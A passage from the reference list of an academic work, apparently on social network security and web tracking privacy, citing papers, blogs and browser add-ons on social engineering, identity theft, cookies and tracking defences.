[196] D. Irani, M. Balduzzi, D. Balzarotti, E. Kirda, and C. Pu, "Reverse social engineering attacks in online social networks," in *Proceedings of the 8th International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, ser. DIMVA'11. Berlin, Heidelberg: Springer-Verlag, 2011, pp. 55–74. [Online]. Available: http://dl.acm.org/citation.cfm?id=2026647.2026653

[197] T. Parwani, R. Kholoussi, and P. Karras, "How to hack into facebook without being a hacker," in *Proceedings of the 22nd international conference on World Wide Web companion*. International World Wide Web Conferences Steering Committee, 2013, pp. 751–754.

[198] L. Bilge, T. Strufe, D. Balzarotti, and E. Kirda, "All your contacts are belong to us: Automated identity theft attacks on social networks," in *Proceedings of the 18th International Conference on World Wide Web*, ser. WWW '09. New York, NY, USA: ACM, 2009, pp. 551–560. [Online]. Available: http://doi.acm.org/10.1145/1526709.1526784

[199] K. B. M. R. Yazan Boshmaf, Ildar Muslukhov, "The socialbot network: When bots socialize for fame and money," in *ACSAC*, 2011.

[200] S. Security, Online at https://www.facebook.com/SophosSecurity.

[201] "Facebook security infographic," Online at http://sophosnews.files.wordpress.com/2011/10/facebook-security-infographic.pdf.

[202] R. Siciliano, "Fake friends fool facebook users," Online at http://blogs.mcafee.com/consumer/fake-friends, 2013.

[203] S. Wolfram, "Data science of the facebook world," Online at http://blog.stephenwolfram.com/2013/04/data-science-of-the-facebook-world/, 2013.

[204] "How apple and amazon security flaws led to my epic hacking," Online at http://www.wired.com/gadgetlab/2012/08/apple-amazon-mat-honan-hacking/all/.

[205] M. Brando. [Online]. Available: http://www.brainyquote.com/quotes/quotes/m/marlonbran154603.html?src=t_privacy

[206] A. Javed, C. Merz, and J. Schwenk, "Ttpcookie: Flexible third-party cookie management for increasing online privacy," in *Trust, Security and Privacy in Computing and Communications (TrustCom), 2014 IEEE 13th International Conference on*, Sept 2014, pp. 37–44.

[207] C. Merz, "ttpcookie privacy preserving third party cookie management system: a firefox extension (diploma thesis 2012)." [Online]. Available: http://www.chm-software.com/ttpCookie/

[208] C. Banse, D. Herrmann, and H. Federrath, "Tracking users on the internet with behavioral patterns: Evaluation of its practical feasibility," in *Information Security and Privacy Research*, ser. IFIP Advances in Information and Communication Technology, D. Gritzalis, S. Furnell, and M. Theoharidou, Eds., vol. 376. Springer Berlin Heidelberg, 2012, pp. 235–248. [Online]. Available: http://dx.doi.org/10.1007/978-3-642-30436-1_20

[209] "The cookie law is dead, you are welcome." [Online]. Available: http://blog.silktide.com/2012/09/the-cookie-law-is-dead-youre-welcome/

[210] "Software firm challenges ico on cookie law." [Online]. Available: http://www.theinquirer.net/inquirer/news/2203576/software-firm-challenges-ico-on-cookie-law

[211] "Web software firm taunts uk data regulator over cookies." [Online]. Available: http://www.bbc.co.uk/news/technology-19505835

[212] B. Krishnamurthy and C. E. Wills, "Generating a privacy footprint on the internet," in *Proceedings of the 6th ACM SIGCOMM Conference on Internet Measurement*, ser. IMC '06. New York, NY, USA: ACM, 2006, pp. 65–70. [Online]. Available: http://doi.acm.org/10.1145/1177080.1177088

[213] J. Freudiger, N. Vratonjic, and J. pierre Hubaux, "Towards privacy-friendly online advertising," in *In Proceedings of the Workshop on Web 2.0 Security and Privacy*, 2009.

[214] "Privacookie firefox extension." [Online]. Available: http://icapeople.epfl.ch/freudiger/privacookie/privacookie.html

[215] "Privacy choice." [Online]. Available: http://privacychoice.org/checkprivacyscores

[216] "Privacy score." [Online]. Available: http://privacyscore.com/

[217] G. Acar, C. Eubank, S. Englehardt, M. Juarez, A. Narayanan, and C. Diaz, "The web never forgets: Persistent tracking mechanisms in the wild," in *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security*, ser. CCS '14. New York, NY, USA: ACM, 2014, pp. 674–689. [Online]. Available: http://doi.acm.org/10.1145/2660267.2660347

[218] F. Roesner, T. Kohno, and D. Wetherall, "Detecting and defending against third-party tracking on the web," in *Proceedings of the 9th USENIX Conference on Networked Systems Design and Implementation*, ser. NSDI'12. Berkeley, CA, USA: USENIX Association, 2012, pp. 12–12. [Online]. Available: http://dl.acm.org/citation.cfm?id=2228298.2228315

[219] D. P.-B. A. N. Christian Eubank, Marcela Melara, "Shining the floodlights on mobile web tracking a privacy survey," in *Web 2.0 Security and Privacy (W2SP) 2013*, 2013.

[220] "Betterprivacy add-on." [Online]. Available: https://addons.mozilla.org/de/firefox/addon/betterprivacy/

[221] "Do not track." [Online]. Available: http://donottrack.us/

[222] "Tracking the trackers." [Online]. Available: http://cyberlaw.stanford.edu/node/6694

[223] S. Guha, B. Cheng, and P. Francis, "Privad: Practical privacy in online advertising," in *Proceedings of the 8th USENIX Conference on Networked Systems Design and Implementation*, ser. NSDI'11. Berkeley, CA, USA: USENIX Association, 2011, pp. 169–182. [Online]. Available: http://dl.acm.org/citation.cfm?id=1972457.1972475

[224] "Collusion add-on." [Online]. Available: http://www.mozilla.org/en-US/collusion/

[225] "Extended cookie manager add-on." [Online]. Available: https://addons.mozilla.org/en-us/firefox/addon/extended-cookie-manager/

[226] "Beef taco (targeted advertising cookie opt-out) add-on." [Online]. Available: https://addons.mozilla.org/en-us/firefox/addon/beef-taco-targeted-advertising/

[227] U. Shankar and C. Karlof, "Doppelganger: Better browser privacy without the bother," in *Proceedings of the 13th ACM Conference on Computer and Communications Security*, ser. CCS '06. New York, NY, USA: ACM, 2006, pp. 154–167. [Online]. Available: http://doi.acm.org/10.1145/1180405.1180426

[228] C. Korolczuk, "Towards per-context automated detection of xss in the wild (diploma thesis 2015)."

List of Tables

List of Figures